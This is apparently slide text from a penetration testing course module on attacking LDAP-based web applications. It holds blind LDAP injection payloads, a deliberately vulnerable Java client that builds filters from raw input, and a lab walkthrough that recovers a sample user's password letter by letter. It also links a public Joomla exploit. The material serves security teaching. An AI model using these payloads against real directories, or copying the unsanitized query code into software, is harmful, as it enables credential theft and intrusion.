Web Application Penetration Testing eXtreme

v2

Attacking LDAP-Based Implementations

Section 01 | Module 15

Table of Contents

MODULE 15 | ATTACKING LDAP BASED IMPLEMENTATIONS

Learning Objectives

By the end of this module, you should have a better understanding of:

- ✓ What is LDAP and how it is used in web applications
- ✓ Common LDAP vulnerabilities and methods of exploiting them

15.1

What is LDAP

15.1 What is LDAP

LDAP stands for Lightweight Directory Access Protocol. It is a protocol used to modify and query directory services over TCP/IP.

Directory service is a database-like virtual storage that holds data in specific hierarchical structure. LDAP structure is based on a tree of directory of entries.

15.1 What is LDAP

LDAP is object oriented, thus every entry in an LDAP directory services is an instance of an object and must correspond to the rules fixed for the attributes of the object.

LDAP can not only query objects from a directory database, it can also be used for management and authentication. Note that LDAP is just the protocol to access Directory Service, not a storage mechanism itself.

15.1 What is LDAP

LDAP is used to communicate with Directory Databases, but as a protocol it does not provide any storage capabilities.

Sample databases that use directory structure is **Microsoft Active Directory** (where LDAP is often used in authentication process) or the less known **OpenLDAP**.

15.1.1 Directory Database Structure

Before we move on to explore LDAP syntax and capabilities, let’s take a closer look at directory databases which are inherent component of LDAP implementations.

15.1.1.1 LDIF Format

Objects in directory databases accessed via LDAP are stored in LDIF which stands for **LDAP Data Interchange Format**. LDIF defines directory content as a set of records, one record for each object (or entry). It also represents update requests, such as Add, Modify, Delete, and Rename, as a set of records, one record for each update request.

15.1.1 Directory Database Structure

A directory database can support LDIF by defining its assumptions in a LDIF file. It can be a plaintext file simply containing directory data representation as well as LDAP commands. They are also used to read, write, and update data in a directory.

15.1.1 Directory Database Structure

Here, you can see a sample LDIF file.

```
1 dn: dc=org
2 dc: org
3 objectClass: dcObject
4
5 dn: dc=samplecompany,dc=org
6 dc: samplecompany
7 objectClass: dcObject
8 objectClass: organization
9
10 dn ou=it,dc=samplecompany,dc=org
11 objectClass: organizationalUnit
12 ou: it
13
14 dn: ou=marketing,dc=samplecompany,dc=org
15 objectClass: organizationalUnit
16 ou: marketing
17
18 dn: cn= ,ou= ,dc=samplecompany,dc=org
19 objectClass: personalData
20 cn:
21 sn:
22 gn:
23 uid:
24 ou:
25 mail:
26 phone:
```

15.1.1 Directory Database Structure

Lines 1-3: We are defining the top-level domain "*org*".

Lines 5-8: Next, we are defining the subdomain „*samplecompany*", for example „*samplecompany.org*".

```
1 dn: dc=org
2 dc: org
3 objectClass: dcObject
4
5 dn: dc=samplecompany,dc=org
6 dc: samplecompany
7 objectClass: dcObject
8 objectClass: organization
9
10 dn ou=it,dc=samplecompany,dc=org
11 objectClass: organizationalUnit
12 ou: it
13
14 dn: ou=marketing,dc=samplecompany,dc=org
15 objectClass: organizationalUnit
16 ou: marketing
17
18 dn: cn= ,ou= ,dc=samplecompany,dc=org
19 objectClass: personalData
20 cn:
21 sn:
22 gn:
23 uid:
24 ou:
25 mail:
26 phone:
```

15.1.1 Directory Database Structure

Lines 10-16: We define two organization units (ou): it and marketing.

Lines 18-26: We then add objects to the domain „samplecompany.org" and assign attributes with values.

For example, „sn" stands for „surname", „cn" stands for canonical name (or first name), while „mail" is a placeholder for an email address.

```
1 dn: dc=org
2 dc: org
3 objectClass: dcObject
4
5 dn: dc=samplecompany,dc=org
6 dc: samplecompany
7 objectClass: dcObject
8 objectClass: organization
9
10 dn ou=it,dc=samplecompany,dc=org
11 objectClass: organizationalUnit
12 ou: it
13
14 dn: ou=marketing,dc=samplecompany,dc=org
15 objectClass: organizationalUnit
16 ou: marketing
17
18 dn: cn= ,ou= ,dc=samplecompany,dc=org
19 objectClass: personalData
20 cn:
21 sn:
22 gn:
23 uid:
24 ou:
25 mail:
26 phone:
```

15.1.1 Directory Database Structure

Each directory services database might have different default attributes.

For example, in OpenLDAP implementations you can a find userPassword attribute (which can be interesting from a penetration tester’s standpoint) while there’s no such attribute in Active Directory.

15.2

LDAP Syntax

15.2 LDAP Syntax

LDAP as a protocol has its own structure for querying the back-end database. It utilizes operators like the following:

- "=" (equal to)
- | (logical or)
- ! (logical not)
- & (logical and)
- * (wildcard) – stands for any string or character

15.2 LDAP Syntax

These operators are used in larger expressions (LDAP queries). Below you can find exemplary LDAP queries. They are referring to database schema presented in the previous module.

- (cn=John) will fetch personal entries where canonical name is „John”
- (cn=J*) will fetch personal entries where canonical name starts with „J”, as a wildcard is placed in the query

15.2 LDAP Syntax

LDAP query expressions can also be contatenated, resulting in a sample query like the one below:

(|(sn=a*)(cn=b*))

In this case, the first OR operator is used in order to indicate that we either look for all records which surname starts with „a” or canonical name starts with „b”.

15.2.1 LDAP Implementations

The LDAP as a protocol can be a completely independent imeplementation from the underlying database.

With that said, we can, for example, configure a web application to serve as a front-end to an Active Directory database.

15.2.1 LDAP Implementations

In turn, that means that it is possible to use Active Directory (or another directory-based database) with LDAP in order to authenticate web application users.

This is a convenient method since some roles or user attributes will be shared with domain users, which can be then used for authorization purposes within a web application.

15.2.1 LDAP Implementations

This way, a web application can rely on LDAP and the backed directory role attributes when authorizing users to access certain resources.

Of course, LDAP can be encountered as a database holding different information, which can include employee data or user account attributes; consider a web interface that can be used to browse employee structure in the company.

15.2.1 LDAP Implementations

In such a scenario, the web application might take the user's input and incorporate it into the LDAP query in order to retrieve database results and present it to the application user.

In next the next chapter, we will think about what can go wrong in such a scenario.

15.3

Abusing LDAP

15.3.1 LDAP over TCP

When referring to „abusing” or „exploiting” LDAP in this module, we talk about web-based LDAP implementations.

However, there could be literally any front-end facade to the LDAP enabled directory database. You can often find LDAP services during the scanning of network infrastructure on default ports 389 (for unencrypted connections) or 636 for LDAP SSL.

15.3.1 LDAP over TCP

In order to connect to standalone LDAP services via pure TCP protocol, you can use tool named JXplorer. It can be downloaded in various formats from its homepage and does not require installation. It can also be downloaded as a standalone jar file, which can be run using command:

java –jar JXplorer.jar

15.3.1 LDAP over TCP

Since we are focused on web-based implementations, we will leave the JQXplorer for your experiments.

As previously mentioned, LDAP can be integrated with a web application, which can take user input and implement it into an LDAP query. If there is no sanitization of user input, several things can go wrong.

15.3.2 LDAP Vulnerabilities

What can happen without proper user sanitization in web-based LDAP implementations depends heavily on the purpose and content of the LDAP.

The basic and most obvious vulnerability can be LDAP injection. If the query is not sainitized enough, an attacker can place a wildcard instead of a legitimate object, pulling all the objects instead of just one.

15.3.2 LDAP Vulnerabilities

Depending on the application architecture, it might or might not be a security flaw.

If the user was not meant to see the object he made accessible using a wildcard, then the LDAP injection results in sensitive information retrieval.

15.3.2 LDAP Vulnerabilities

Pulling an enormous amount of data at once could also lead to a Denial of Service condition; if the back-end database is large enough, there is a high likelihood that the front-end was designed in order to filter query results in order not to overload the database engine. In that case, multiple wildcard queries might render the database unavailable effectively disallowing access to the application service.

15.3.2 LDAP Vulnerabilities

In 2017, a critical LDAP injection vulnerability emerged in Joomla LDAP authentication plugin. Users were able to bypass authentication to Joomla-based websites due to lack of user input sanitization when LDAP authentication plugin was used. You can read more about that vulnerability here.

An available exploit can be found on the resource below.
http://www.spy-soft.net/wp-content/uploads/Joomla-LDAP-Injection.txt

https://blog.ripstech.com/2017/joomla-takeover-in-20-seconds-with-ldap-injection-cve-2017-14596/

15.3.2 LDAP Vulnerabilities

Suppose that an attacker can infer from the server responses that the code injected into the LDAP query generates true (valid response) or false (error).

In such a case, it is still possible to exploit a Blind LDAP injection.

15.3.3 LDAP Injection

Suppose that a web application allows us to list all available printers from a LDAP directory. Error messages are not returned. The application utilizes the following search filter:

(& (objectclass=printer)(type=Canon*))

As a result, if any Canon printers are available, icons of these printers are shown to the client. Otherwise, no icon is present. This is an exemplary true/false situation.

15.3.3.1 Blind LDAP Injection

IF we inject string „*)(objectClass=*))(& (objectClass=void”, then the web application will issue the following query:

(& (objectClass=*)(objectClass=*))(&objectClass=void)(type=Canon*))

In that case, only the first LDAP query will be processed, resulting in **(& (objectClass=*)(objectClass=*))** being extracted from the back end.

15.3.3.1 Blind LDAP Injection

As a result, the printer icon will be shown to the client. As this query always returns results due to objectClass being set to a wildcard. We can construct further true/false statements in the following way:

(&(objectClass=*)(objectClass=users))(&objectClass=foo)(type=Canon*))
(&(objectClass=*)(objectClass=resources))(&objectClass=foo)(type=Canon*))

Using such queries, it is possible to enumerate possible object classes based on true/false conditio (printer icon should be shown or not).

15.3.3.1 Blind LDAP Injection

Similar logic can be used in case of „OR” blind LDAP injection. Consider the following query with injected part in red:

(|(objectClass=void)(objectClass=void))(&objectClass=void)(type=Canon*))

Such a query returns no object, so the printer icon should not be shown to the user.

15.3.3.1 Blind LDAP Injection

In order to gather information, a similar technique can be applied:

(|(objectClass=void)(objectClass=users))(&objectClass=void)(type=Canon*))
(|(objectClass=void)(objectClass=resources))(&objectClass=void)(type=Canon*))

This will allow us to enumerate the directory structure.

15.3.4 LDAP Python Implementation

Consider the following code that can be responsible for implementing LDAP server logic.

We will split it into multiple slides with comments so you can follow along.

15.3.4.1 Implementing LDAP Server

Here we are simply importing some modules that will be used shortly.

```
import sys
try:
   from cStringIO import StringIO as BytesIO
except ImportError:
   from io import BytesIO

from twisted.application import service
from twisted.internet.endpoints import serverFromString
from twisted.internet.protocol import ServerFactory
from twisted.python.components import registerAdapter
from twisted.python import log
from ldaptor.inmemory import fromLDIFFile
from ldaptor.interfaces import IConnectedLDAPEntry
from ldaptor.protocols.ldap.ldapserver import LDAPServer
```

15.3.4.1 Implementing LDAP Server

A LDIF file is defined as a variable named LDIF.

The directory structure is defined here.

```
LDIF = b"""\
dn: dc=org
dc: org
objectClass: dcObject

dn: dc=example,dc=org
dc: example
objectClass: dcObject
objectClass: organization

dn: ou=people,dc=example,dc=org
objectClass: organizationalUnit
ou: people

dn: cn=bob,ou=people,dc=example,dc=org
cn: bob
gn: Bob
mail: bob@example.org
objectclass: top
objectclass: person
objectClass: inetOrgPerson
telephoneNumber: 555-9999
uid: bob
sn: Roberts
userPassword: secret

dn: gn=John+sn=Doe,ou=people,dc=example,dc=org
objectClass: addressbookPerson
gn: John
sn: Doe
street: Back alley
postOfficeBox: 123
postalCode: 54321
postalAddress: Backstreet
st: NY
l: New York City
c: US
userPassword: terces

dn: gn=John+sn=Smith,ou=people,  dc=example,dc=org
objectClass: addressbookPerson
gn: John
sn: Smith
telephoneNumber: 555-1234
facsimileTelephoneNumber: 555-1235
description: This is a description that can span multi
 ple lines as long as the non-first lines are inden
 ted in the LDIF.
userPassword: eekretsay

"""
```

15.3.4.1 Implementing LDAP Server

The main class of the LDAPserver.py is defined.

```
class Tree(object):

    def __init__(self):
        global LDIF
        self.f = BytesIO(LDIF)
        d = fromLDIFFile(self.f)
        d.addCallback(self.ldifRead)

    def ldifRead(self, result):
        self.f.close()
        self.db = result


class LDAPServerFactory(ServerFactory):
    protocol = LDAPServer

    def __init__(self, root):
        self.root = root

    def buildProtocol(self, addr):
        proto = self.protocol()
        proto.debug = self.debug
        proto.factory = self
        return proto
```

15.3.4.1 Implementing LDAP Server

Here the main function is defined.

The LDAP Server will listen for incoming connections on port 8080 of the localhost or a command-line specified port.

```
if __name__ == '__main__':
    from twisted.internet import reactor
    if len(sys.argv) == 2:
        port = int(sys.argv[1])
    else:
        port = 8080
    log.startLogging(sys.stderr)
    tree = Tree()
    registerAdapter(
        lambda x: x.root,
        LDAPServerFactory,
        IConnectedLDAPEntry)
    factory = LDAPServerFactory(tree.db)
    factory.debug = True
    application = service.Application("ldaptor-server")
    myService = service.IServiceCollection(application)
    serverEndpointStr = "tcp:{0}".format(port)
    e = serverFromString(reactor, serverEndpointStr)
    d = e.listen(factory)
    reactor.run()
```

15.3.4.1 Implementing LDAP Server

For the purpose of the exercise, we will start the server with the command:

python ldapserver.py

```
qwe@ubuntu:~$ python ldapserver.py
2020-01-20 13:41:41-0800 [-] Log opened.
2020-01-20 13:41:41-0800 [-] LDAPServerFactory starting on 8080
2020-01-20 13:41:41-0800 [-] Starting factory <__main__.LDAPServerFactory instance at 0x7f8e07ded3c0>
2020-01-20 13:41:45-0800 [LDAPServer,0,127.0.0.1] S<-C LDAPMessage(id=1, value=LDAPSearchRequest(baseObject='dc=example,dc=org', scope=2, derefAliases=3,
 sizeLimit=0, timeLimit=0, typesOnly=0, filter=LDAPFilter_and(value=[LDAPFilter_equalityMatch(attributeDesc=BEROctetString(value='uid'), assertionValue=B
EROctetString(value='bob')), LDAPFilter_substrings(type='userPassword', substrings=[LDAPFilter_substrings_initial(value='s')]), LDAPFilter_equalityMatch(
attributeDesc=BEROctetString(value='objectClass'), assertionValue=BEROctetString(value='person'))]), attributes=['telephoneNumber']), controls=[('2.16.84
0.1.113730.3.4.2', None, None)])
```

Make sure that port 8080 is available, as the server will not throw an exception in such a case!

15.3.4.2 Implementing LDAP Client

We will now implement the LDAP client that can connect to the mentioned server.

Follow the source code presented in the upcoming slides!

15.3.4.2 Implementing LDAP Client

The file will be named LDAPInfo.java

Here we import some packages that will be used in the software.

```
import javax.naming.NamingEnumeration;
import javax.naming.directory.SearchControls;
import javax.naming.directory.SearchResult;
import javax.naming.ldap.InitialLdapContext;
import java.util.Hashtable;
import javax.naming.NamingException;
```

15.3.4.2 Implementing LDAP Client

The comments of the LDAPInfo class contain explanation of the functionalities.

```
public class LDAPInfo {

   public static void main(String[] args) throws Exception {
      if (args.length < 1) {
         throw new RuntimeException("I need UID!"); //command line argument is obligatory
      }

      String uid = args[0]; //uid is taken from command line argument

      String query = String.format("(&(uid=%s)(objectClass=person))", uid); //query is constructed based command line argument.
      System.out.println("LDAP query: " + query); //the query is printed out upon call

      Hashtable<String, Object> env = new Hashtable<>();
      env.put("java.naming.provider.url", "ldap://localhost:8080/dc=example,dc=org");
      env.put("java.naming.factory.initial", "com.sun.jndi.ldap.LdapCtxFactory");
      InitialLdapContext ctx = new InitialLdapContext(env, null); //connection to LDAP is established

      SearchControls constraints = new SearchControls();
      constraints.setSearchScope(SearchControls.SUBTREE_SCOPE);
      constraints.setReturningAttributes(new String[] { "telephoneNumber" }); //we want to extract telephone number

      NamingEnumeration<SearchResult> results = ctx.search("", query, constraints);
      try {
         if (!results.hasMore()) {
            System.out.println("Nobody found!"); //if the uid does not result in finding any record, print that
         } else {
            Object phone = results.next().getAttributes().get("telephoneNumber");
            System.out.println("Phone: " + phone); //otherwise print the phone
         }
      } catch (NamingException e) {
                                                                  //exception declaration
                                    } finally {
         results.close(); //close the result handle
      }
   }
}
```

15.3.4.2 Implementing LDAP Client

The mentioned source code can be compiled with:

```
javac -d classes LDAPInfo.java
```

And then it can be run with:

```
java -cp classes LDAPInfo bob
```

```
qwe@ubuntu:~$ java -cp classes LDAPInfo bob
LDAP query: (&(uid=bob)(objectClass=person))
Phone: telephoneNumber: 555-9999
qwe@ubuntu:~$
```

15.3.5 Blind LDAP Injection Example

The client we've just compiled is vulnerable to Blind LDAP injection. Let's try to use it in a legitimate way first:

```
qwe@ubuntu:~$ java -cp classes LDAPInfo bob
LDAP query: (&(uid=bob)(objectClass=person))
Phone: telephoneNumber: 555-9999
qwe@ubuntu:~$ java -cp classes LDAPInfo notbob
LDAP query: (&(uid=notbob)(objectClass=person))
Nobody found!
qwe@ubuntu:~$
```

15.3.5 Blind LDAP Injection Example

Despite the application prints just the telephone number, it can be helpful to extract more data. Take a look at the example:

```
java -cp classes LDAPInfo "bob)(userPassword=a*"
```

```
qwe@ubuntu:~$ java -cp classes LDAPInfo "bob)(userPassword=a*"
LDAP query: (&(uid=bob)(userPassword=a*)(objectClass=person))
Nobody found!
```

In such a case, nothing is found. Let’s enumerate more letters until the end of the alphabet, like the example below:

```
java -cp classes LDAPInfo "bob)(userPassword=b*"
```

15.3.5 Blind LDAP Injection Example

When encountering the letter ‘s’, we can see that surprisingly the telephone number is shown:

```
java -cp classes LDAPInfo "bob)(userPassword=s*"
```

```
qwe@ubuntu:~$ java -cp classes LDAPInfo "bob)(userPassword=s*"
LDAP query: (&(uid=bob)(userPassword=s*)(objectClass=person))
Phone: telephoneNumber: 555-9999
```

15.3.5 Blind LDAP Injection Example

It was further possible to identify that the bob's password is secret!

```
java -cp classes LDAPInfo "bob)(userPassword=secret"
```

```
qwe@ubuntu:~$ java -cp classes LDAPInfo "bob)(userPassword=secret"
LDAP query: (&(uid=bob)(userPassword=secret)(objectClass=person))
Phone: telephoneNumber: 555-9999
qwe@ubuntu:~$ java -cp classes LDAPInfo "bob)(userPassword=secred"
LDAP query: (&(uid=bob)(userPassword=secred)(objectClass=person))
Nobody found!
```

15.3.5 Blind LDAP Injection Example


Such an exploitation scenario could be a perfect fit for sensitive information extraction.

Although we were using a command-line LDAP frontend, keep in mind that web application would work with LDAP in the same way.

15.3.6 Hera Lab

Attacking LDAP

In this lab, students will have the opportunity to practice LDAP injection.



Labs are only available in Full or Elite Editions of the course. To access, go to the course in your members area and click the labs drop-down in the appropriate module line or to the virtual labs tabs on the left navigation. To UPGRADE, click LINK.

References

References

[JXplorer]

http://jxplorer.org/

[Joomla! 3.7.5 - Takeover in 20 Seconds with LDAP Injection]

https://blog.ripstech.com/2017/joomla-takeover-in-20-seconds-with-ldap-injection-cve-2017-14596/

[Publicly available exploit for Joomla LDAP injection]

http://www.spy-soft.net/wp-content/uploads/Joomla-LDAP-Injection.txt

Labs

Attacking LDAP

In this lab, students will have the opportunity to practice LDAP injection.

Labs are only available in Full or Elite Editions of the course. To access, go to the course in your members area and click the labs drop-down in the appropriate module line or to the virtual labs tabs on the left navigation. To UPGRADE, click LINK.